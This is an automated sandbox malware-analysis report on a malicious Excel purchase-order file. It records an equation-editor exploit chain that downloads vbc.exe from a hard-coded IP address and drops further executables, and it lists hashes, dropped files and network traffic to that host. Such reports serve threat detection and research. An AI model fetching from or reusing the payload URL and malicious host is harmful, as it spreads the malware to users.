http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000007.00000000.10070664 80.000000000869E000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0007.00000000.993998682.0000000008575000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1019426082.0000 000008575000.00000004.00000001.00020000. 00000000.sdmp, explorer.exe, 00000007.00 000000.994421316.000000000869E000.000000 04.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1019795394.00000000088 07000.00000004.00000001.00020000.0000000 0.sdmp, explorer.exe, 00000007.00000000. 1006658399.0000000008575000.00000004.000 00001.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com/	explorer.exe, 00000007.00000000.10124556 81.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://www.piriform.com/ccleaner	explorer.exe, 00000007.00000000.99379477 9.00000000084C0000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 007.00000000.1019795394.0000000008807000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1006658399.0000 000008575000.00000004.00000001.00020000. 00000000.sdmp	false		high
http://computername/printers/printername/.printer	explorer.exe, 00000007.00000000.10151415 60.00000000046D0000.00000002.00000001.00 040000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.%s.comPA	explorer.exe, 00000007.00000000.10348997 02.0000000001DD0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	low
http://www.autoitscript.com/autoit3	explorer.exe, 00000007.00000000.98352854 4.0000000000335000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 007.00000000.1034341934.0000000000335000 .00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.996739649.00000 00000335000.00000004.00000020.00020000.0 0000000.sdmp, explorer.exe, 00000007.000 00000.1009149384.0000000000335000.000000 04.00000020.00020000.00000000.sdmp	false		high
http://https://support.mozilla.org	explorer.exe, 00000007.00000000.98352854 4.0000000000335000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 007.00000000.1034341934.0000000000335000 .00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.996739649.00000 00000335000.00000004.00000020.00020000.0 0000000.sdmp, explorer.exe, 00000007.000 00000.1009149384.0000000000335000.000000 04.00000020.00020000.00000000.sdmp	false		high
http://www.piriform.com/ccleanerv	explorer.exe, 00000007.00000000.10019456 71.0000000004385000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0007.00000000.989754024.0000000004385000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1014187603.0000 000004385000.00000004.00000001.00020000. 00000000.sdmp	false		high
http://103.156.91.153/fdcloudfiles/vbc.exehhC:	EQNEDT32.EXE, 00000002.00000002.96572168 6.000000000062E000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://servername/isapibackend.dll	explorer.exe, 00000007.00000000.10035265 77.0000000006450000.00000002.00000001.00 040000.00000000.sdmp	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.156.91.153	unknown	unknown		134687	TWIDC-AS-APTWIDCLimitedHK	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626175
Start date and time: 13/05/202217:06:21	2022-05-13 17:06:21 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	BON DE COMMANDE POUR CHENOUFI AEK.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@11/16@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 35.9% (good quality ratio 34.6%) • Quality average: 75% • Quality standard deviation: 28.2%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xlsx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, audiodg.exe, WerFault.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 104.208.16.94, 52.182.143.212
- Excluded domains from analysis (whitelisted): onedsblobprdcus15.centralus.cloudapp.azure.com, watson.microsoft.com, legacywatson.trafficmanager.net, onedsblobprdcus16.centralus.cloudapp.azure.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:07:42	API Interceptor	89x Sleep call for process: EQNEDT32.EXE modified
17:07:55	API Interceptor	61x Sleep call for process: bmexo.exe modified
17:08:28	API Interceptor	220x Sleep call for process: chkdsk.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive

Category:	downloaded
Size (bytes):	263783
Entropy (8bit):	7.9127214183326275
Encrypted:	false
SSDEEP:	3072:LODZGPEounb6dFqeTHg1WG3Tpf8o7j8kRSLCXD35Zq66TvNJsd19vQ1/A3wCEGj7:LOtIO6RsBTpfD7lRVq6uJM194uLiC87i
MD5:	5AF1C7DD89A535DEE51C3E28B4A74F8D
SHA1:	A4BEACE30EF4B975E247AFBAF837E757A5372F7E
SHA-256:	039EF59E7502A98D0B9A6A7E7818444F6DBD699A4CDB10A8DBA031222CFDDE6F
SHA-512:	28C4CAC036B93D8943D42613DC8C703A66D291393760524C22E0FCD76E7B67CE73E40704C29321E42765364638F0EE3C11AF52922700570BA47AB661B846A7F7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://103.156.91.153/fdcloudfiles/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@ .....PE..L.....Oa.....h....:.....F6.....@.....;.....@.....;.P..... .....text....g.....h..... ..`.rdata.....I.....@..@.data....9.....@....ndata.....:.....rsrc...P....;.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\71EFD22C.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	1970
Entropy (8bit):	5.125773446782967
Encrypted:	false
SSDEEP:	48:KxK48S3oEL48l+KL48uL48kL48tnL48l0L48lh2L48Ls4fnPK6L48tOL48bCb3RM:KxKS3okSuEtN1O2FfUcM
MD5:	30935B0D56A69E2E57355F8033ADF98B
SHA1:	5F7C13E36023A1B3B3DAF030291C02631347C2AB
SHA-256:	077232D301E2DF2E2702BD9E7323806AC20134F989C8A4102403ECBF5E91485E
SHA-512:	5D633D1EC5559443D3DA5FAD2C0CFC5DBF6A006EF6FBEE8C47595A916A899FBDF713897289E99EE62C07B52CCB61578253791AC57712DF040469F21287A742E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....F.>...u.....R.....u.F.....-.....".....-.....".....-.....-.....F...$.!....!...*...2...9...?...C...F...G...F...C...?...9...2...*...!. .....-.....-.....-.....-.....$...[...6._...x.[.....-.....-.....-.....-.....$...o.D...x.#.w. ..G.o.D.....-.....-.....-.....-.....$.....!.V.{...y.....-.....-.....-.....-.....$.....M.w...n.@.[.....M.....-.....-.....-.....-..... .....$.....f...Q.....-.....-.....-.....-.....$...'.U.....K...'.U.....-.....-.....-.....-.....$.c...u...\...D.....j...S...=...%.....x...c...N...:.. .&.v...p...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AD6B8317.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	4630
Entropy (8bit):	5.070400845866794
Encrypted:	false
SSDEEP:	96:RmljFSTwLmSaj2W67xYK2dlEtF622okgmCCHtkTl9ggBgThsMihEylB8By98Rj:UlRSkCSajh6tL2dlEtFV2VgmVNkTl9gJ
MD5:	1A4FF280B6D51A6ED16C3720AF1CD6EE
SHA1:	277878BEF42DAC8BB79E15D3229D7EEC37CE22D9
SHA-256:	E5D86DD19EE52EBE2DA67837BA4C64454E26B7593FAC8003976D74FF848956E7
SHA-512:	3D41BAF77B0BEEF85C112FCBD3BE30E940AF1E586C4F9925DBDD67544C5834ED794D0042A6F6FF272B21D1106D798CBB05FA2848A788A3DAFE9CFBC8574FC ECA
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....[R.....D.^.....-.....".....-.....".....-.....-.....$.....o.....-.....-.....-..... ...-.....$.....W.....i...T.....-.....-.....-.....-.....>...$.....~.....z...m.....H.v.....?.....|...r...f...Z...L...>...0... .....~.....-.....-.....-.....-.....6...$.....-...?...U...n.....!...!.....-.....-.....-.....-.....8...$.....s...e.g.\.L.Y./. [..._...g...p...~.....'.../...L.v.g.i...V...@...'.....-.....-.....-.....-..... ...$.....r...{.....-.....-.....-.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BCA69961.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf

Category:	dropped
Size (bytes):	4630
Entropy (8bit):	5.070400845866794
Encrypted:	false
SSDEEP:	96:RmljFSTwLmSaj2W67xYK2dlEtF622okgmCCHtkTl9ggBgThsMihEylB8By98Rj:UlRSkCSajh6tL2dlEtFV2VgmVNkTl9gJ
MD5:	1A4FF280B6D51A6ED16C3720AF1CD6EE
SHA1:	277878BEF42DAC8BB79E15D3229D7EEC37CE22D9
SHA-256:	E5D86DD19EE52EBE2DA67837BA4C64454E26B7593FAC8003976D74FF848956E7
SHA-512:	3D41BAF77B0BEEF85C112FCBD3BE30E940AF1E586C4F9925DBDD67544C5834ED794D0042A6F6FF272B21D1106D798CBB05FA2848A788A3DAFE9CFBC8574FCECA
Malicious:	false
Preview:	.....[R.....D.^.....-.....".....-.....".....-.....$.....o.....-.....-.....-.....-.....$.....W.....i...T.....-.....-.....-.....-.....>...$.....~.....z...m.....H.v.....?.....\|...r...f...Z...L...>...0... .....~.....-.....-.....-.....6...$.....-...?...U...n.....!...!.....-.....-.....-.....-.....8...$.....s...e.g.\.L.Y./.[..._...g...p...~.....'../...L.v.g.i...V...@...'.....-.....-.....-.....-..... ...$.....r...{.....-.....-.....-.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E4ED06E0.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	223752
Entropy (8bit):	3.2805343869701504
Encrypted:	false
SSDEEP:	1536:gAGsM8yOYZWQ99d99H9999999lN6Hz8iiiiiiiiiiiiiiPnHnbq+QVwtaKfdL4a:gMMVNSztnZft6rMMVNSztnZft6u
MD5:	8E3A74F7AA420B02D34C69E625969C0A
SHA1:	4743F57F0F702C5B47FA1668D9173E08ADA16448
SHA-256:	0CD83C55739629F98FE6AFD3E25A5BCBB346CBEF58BC592C1260E9F0FA8575A9
SHA-512:	ADE6B91E260AFA08CC286471D0AD7BCA82FF5E1FE506D48B37A13E3CDD2717171CDAC38C77CFF18FD4C26CA9470B002B63B7FDDC0466FC6F7010A772BF55754
Malicious:	false
Preview:	....l..... EMF....j.....8...X.....?.....F.....GDIC.....p.....8.....F.....A. .....F.....(..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F00B6FEE.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	1970
Entropy (8bit):	5.125773446782967
Encrypted:	false
SSDEEP:	48:KxK48S3oEL48l+KL48uL48kL48tnL48l0L48lh2L48Ls4fnPK6L48tOL48bCb3RM:KxKS3okSuEtN1O2FfUcM
MD5:	30935B0D56A69E2E57355F8033ADF98B
SHA1:	5F7C13E36023A1B3B3DAF030291C02631347C2AB
SHA-256:	077232D301E2DF2E2702BD9E7323806AC20134F989C8A4102403ECBF5E91485E
SHA-512:	5D633D1EC5559443D3DA5FAD2C0CFC5DBF6A006EF6FBEE8C47595A916A899FBDF713897289E99EE62C07B52CCB61578253791AC57712DF040469F21287A742E
Malicious:	false
Preview:	.....F.>...u.....R.....u.F.....-.....".....-.....".....-.....F...$.!....!...*...2...9...?...C...F...G...F...C...?...9...2...*...!. .....-.....-.....-.....-.....$...[...6._...x.[.....-.....-.....-.....-.....$...o.D...x.#.w. ..G.o.D.....-.....-.....-.....-.....$.....!.V.{...y.....-.....-.....-.....-.....$.....M.w...n.@.[.....M.....-.....-.....-.....-.....$.....f...Q.....-.....-.....-.....-.....$...'.U.....K...'.U.....-.....-.....-.....-.....$.c...u...\...D.....j...S...=...%.....x...c...N...:.. .&.v...p...

C:\Users\user\AppData\Local\Temp\bmexo.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	80384
Entropy (8bit):	6.294104149845472
Encrypted:	false
SSDEEP:	1536:k6TaC+v1wwfr0oxAomP3cX/4pi2sWjcd8dI:la5CwD1/ui58W

MD5:	FD42CBBC6D53AD34694C46731AABD852
SHA1:	BE1B3AF37A4E54040EDFBA4A728D5316181ACE7D
SHA-256:	2092286C74AA5DF753BE3FBDC6D3194104E89FC1C4A8E1BECEF8AE825FE4D052
SHA-512:	AEE5FA5F2D81965112518A3FFFB28ADD9F7A52545A686042D1EF8CA81F970ACF7B88BC7AF1FA3E789F07918A5A7DBF152A3A71E97D23CD2FD6EC21BBD609E799
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....w...w...w...%`..w...%^..w...%a.w.....w...w..w..p....w..p.~..w..p....w..Rich.w.....PE..L...8.~b.....7.....@.....@.....$.....p.....T.....@.....text...U..... ..`.rdata...N.....P.....@..@.data... 1...0.....@....rsrc.....p.....*.....@..@.reloc.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\fmrfya

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	4810
Entropy (8bit):	6.182005918340119
Encrypted:	false
SSDEEP:	96:rvS/az70J2n6QKA9e3vYlKb23QPMW5Ba/3jy:Ttv0J1QKA4pb23bW5Ba/3W
MD5:	086741FA34CD34B27FB9B5EBA9783209
SHA1:	456B182F04DE595E5971C702BDEA0F2E6F5E81E1
SHA-256:	2EA0C458D3E8B5A1C217A3A5EB4B5115653C92AEFC8D920E111862413ACBCAF0
SHA-512:	66E6B4BF7FA709384847A848EFE0CA2DF8F3A2B953F27AD320F00D7A0912EB6A07BFC58D157CE765271AACC872E03043AC7564C4916BE61ECBA6B44FE8FBD8A4
Malicious:	false
Preview:	j..QQ6.}.}.034..aQ.4.....4....i..YQD.m.QQQ..UQl.l...Y.ihQQQ...6Ml.l...Y.icQQQ..A.6.l.l...Y.iBQQQ..l.6]l.l...Y.i-QQQ....6E.....9.....z...6e...i..J..i..}..i..m.....:Tb..i.6m..?..m43..U.ea..iQQQQ....X..ml..l.A.l.I.9l...:l..l.i..S.....T....U..{R.al.....a..miQQQQD...QQQ....X..U....a...J?.Q6.}..4....Y...Q.....Q.....6Y..m...Q....R..Y.6mJ?.Q..gC.i..QQi..QQ?.Q..lL.i1.QQi3.QQ?.Q....i..QQi..QQ?.Q6.}.}..4....iD.Y.QQQ....m..YQ....mCQQ..m...m..Y...Yxei.QQ.....z..:.JQ....5.M..iz..:..Q....5.M....9..Q.....lL.iXRQQ.i.nll..Ux...i.l.i.lll..U..UQ...aQx.D.aRQQQ..aJ?.Q6.}.}..4....iD.Y.QQQ.....m..YQ....mCQQ..m...m..Y...Yxeiz.QQ.....QQQ..z..:.JQ....5.E..z..:..Q....5.E..z..:B.....5.E....J.....E..iz..:.....5.E....9..Q.....gC.i_QQQ.ijmll..U...Q...i....Rx.l..l..l.l.l.i.kll..U..UQ...aQx.D.aRQQQ..aJ?.Q6.}.}.D.Y.QQQ..e..m..YQ....mCQQ..m...m..Y...Yxei..QQ.....z..:.JQ..e.5.i..z..:..Q..e.5.i....9..Q..e.....i.QQQ.i.mll..Ux.l.l.i.nl

C:\Users\user\AppData\Local\Temp\nsmD99.tmp

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	274451
Entropy (8bit):	7.534851581609414
Encrypted:	false
SSDEEP:	3072:ldMe5ejQJleaiQ9c4aFvhp5Vg7AAuydCXpXqvFJCkOVyj4Fyjda5CwD1/ui58W:ceJFShpjupdCZqvLVO+WCkx
MD5:	384A5748B417139E08ACEEDD769BCF46
SHA1:	EBC2F56F76E58CE024678D56C3D06ECE94832C6C
SHA-256:	8B49AAEA3CE6F914D1E2C7B48902B9E3D44BAC9013A8FE6826000FB6E48654AC
SHA-512:	43798CFE7F8C28DA3DA98D7E51B3A4D60DCB5EE4F90086A1684B182478D6F7F9A0D0DA554ED1094B5EFB429A434FCFC58BAD115AEC53FDD67FEEE37E8B8177AA
Malicious:	false
Preview:	:5.....,.....m....%.....p4.....:5.....G.....9...j.....K.....#.....

C:\Users\user\AppData\Local\Temp\pm30pgwp2di9

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	175615
Entropy (8bit):	**7.99037693756646**
Encrypted:	**true**
SSDEEP:	3072:tdMe5ejQJleaiQ9c4aFvhp5Vg7AAuydCXpXqvFJCkOVyj4FyX:EeJFShpjupdCZqvLVO+X
MD5:	E5D98C0DED859D8A94EFF3DE479F7EC5
SHA1:	86ACE17C40569BA09C5AA4792969F9709E398A56
SHA-256:	9A974A3EF1A34282E6502D2BF42E6A8011BD42D126875CE15DEC0F9A8B030E43

SHA-512:	4770FDFA2899C6FD56FA8A39E7ABF45B9A9B42EF1F8193F8E7F310E1B219A098EF938A34B5C73D6403C942BC70CEC87DF1049E4DA715E6740041956050887E8
Malicious:	false
Preview:	T....-.....H....H.e.7..trc.....i..R3xa.-T..<.Z%..@.../`C.}...i.DnqO.....>n.....%C{..S.~.....\_..X...Nm..R.Kh.....^l.][....].....i..8.V..=.....<.DZ2.il..|..N..z.....bZ..6...j...,Z_..s..... .Z...Mv.....X....w..(.d.....Q=#.....-..x....L.D.....O...rc.....&.i..R3.a.-T..<.Z%..@.X../. .s.1.E4w...Qy.m.8..+.C..a.k.....;.Q..j...xL`...=...Kh.....].l...+.|ikh.. .C.*..0Q..{.>|.B..|..$ .w.~{.....TaJ....#.....Z_..s...?.0f...P/..Mv....Y..X...w..(.d.....=4....j.:....-..Y..\.L.D.....C....Jrc.....i..R3xa.-T..<.Z%..@.X../. .s.1.E4w...Qy.m.8..+.C..a.k.....;.Q..j...xL`...=...K h.....].l...+.|ikh.. .C.*..0Q..{.>|.B..|..$.w.~{.....z..... U.....,Z_..s...?.0f....P...Mv....Y..X...w..(.d.....=4....j.:....-..Y..\.L.D.....C....Jrc.....i..R3xa.-T..<.Z%..@.X../. .s.1.E4w ...Qy.m.8..+.C..a.k.....;.Q..j...xL`...=...Kh.....].l...+.\|ikh.. .C.*..0Q..{.>\|.B..\|..$.w.~{.....z..... U.....,Z_..s...?.0f....P...Mv....Y..X...

C:\Users\user\AppData\Local\Temp\~DF05A0E9538DA984DE.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	95744
Entropy (8bit):	7.924269341639024
Encrypted:	false
SSDEEP:	1536:ZXCgcfyN02EkOn1m8GFY9MgSlAzLVLQPxr3g1SBKhD9Z26u:ZXSi02EkYHGOMPlUCPxLbopZ
MD5:	981661FB35D158853F012F21AADD7B92
SHA1:	2CE93CBF7651C472A598B8756F5301275D95E27F
SHA-256:	3084B6D063C6EC61503E90E6F2C61830EC915593FED9DDC719F67BC1EC24B49A
SHA-512:	E676218BBDC01687242E9E7695F838CD33E84E57E4E844ADBD307421315A3E5AC56267704685EF1A4E99C36EA1A6D1368433FEA736AA5E981265A5CF6BCE03B 5
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DF4F6886DF9AB47DD5.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF5923B3D402615EB4.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF91A8639994D1ECD1.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\Desktop\~$BON DE COMMANDE POUR CHENOUFI AEK.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	263783
Entropy (8bit):	7.9127214183326275
Encrypted:	false
SSDEEP:	3072:LODZGPEounb6dFqeTHg1WG3Tpf8o7j8kRSLCXD35Zq66TvNJsd19vQ1/A3wCEGj7:LOtIO6RsBTpfD7lRVq6uJM194uLiC87i
MD5:	5AF1C7DD89A535DEE51C3E28B4A74F8D
SHA1:	A4BEACE30EF4B975E247AFBAF837E757A5372F7E
SHA-256:	039EF59E7502A98D0B9A6A7E7818444F6DBD699A4CDB10A8DBA031222CFDDE6F
SHA-512:	28C4CAC036B93D8943D42613DC8C703A66D291393760524C22E0FCD76E7B67CE73E40704C29321E42765364638F0EE3C11AF52922700570BA47AB661B846A7F7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@ .....PE..L....Oa.....h....:....F6.....@.....;.....@.....;.P..... .....text....g.....h..... ..`.rdata.....l.....@..@.data.....9.....@....ndata.....:.....rsrc...P.....;.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.924269341639024
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	BON DE COMMANDE POUR CHENOUFI AEK.xlsx

File size:	95744
MD5:	981661fb35d158853f012f21aadd7b92
SHA1:	2ce93cbf7651c472a598b8756f5301275d95e27f
SHA256:	3084b6d063c6ec61503e90e6f2c61830ec915593fed9ddc719f67bc1ec24b49a
SHA512:	e676218bbdc01687242e9e7695f838cd33e84e57e4e844adbd307421315a3e5ac56267704685ef1a4e99c36ea1a6d1368433fea736aa5e981265a5cf6bce03b5
SSDEEP:	1536:ZXCgcfyN02EkOn1m8GFY9MgSlAzLVLQPxr3g1SBKhD9Z26u:ZXSi02EkYHGOMPlUCPxLbopZ
TLSH:	4793014833DE4E98E5A30379DDA4DCA7ABC46D2A9E3321D3358131ADF2B05109EA547F
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 17:07:41.349982977 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:41.565598011 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:41.565769911 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:41.567938089 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:41.784928083 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:41.784980059 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:41.785007954 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:41.785031080 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:41.785044909 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:41.785075903 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:41.785079956 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.000262022 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.000288963 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.000305891 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.000319004 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.000335932 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.000353098 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.000370979 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.000386953 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.000448942 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.000498056 CEST	49171	80	192.168.2.22	103.156.91.153
May 13, 2022 17:07:42.215287924 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215338945 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215358973 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215373993 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215385914 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215403080 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215420008 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215435982 CEST	80	49171	103.156.91.153	192.168.2.22
May 13, 2022 17:07:42.215451956 CEST	80	49171	103.156.91.153	192.168.2.22
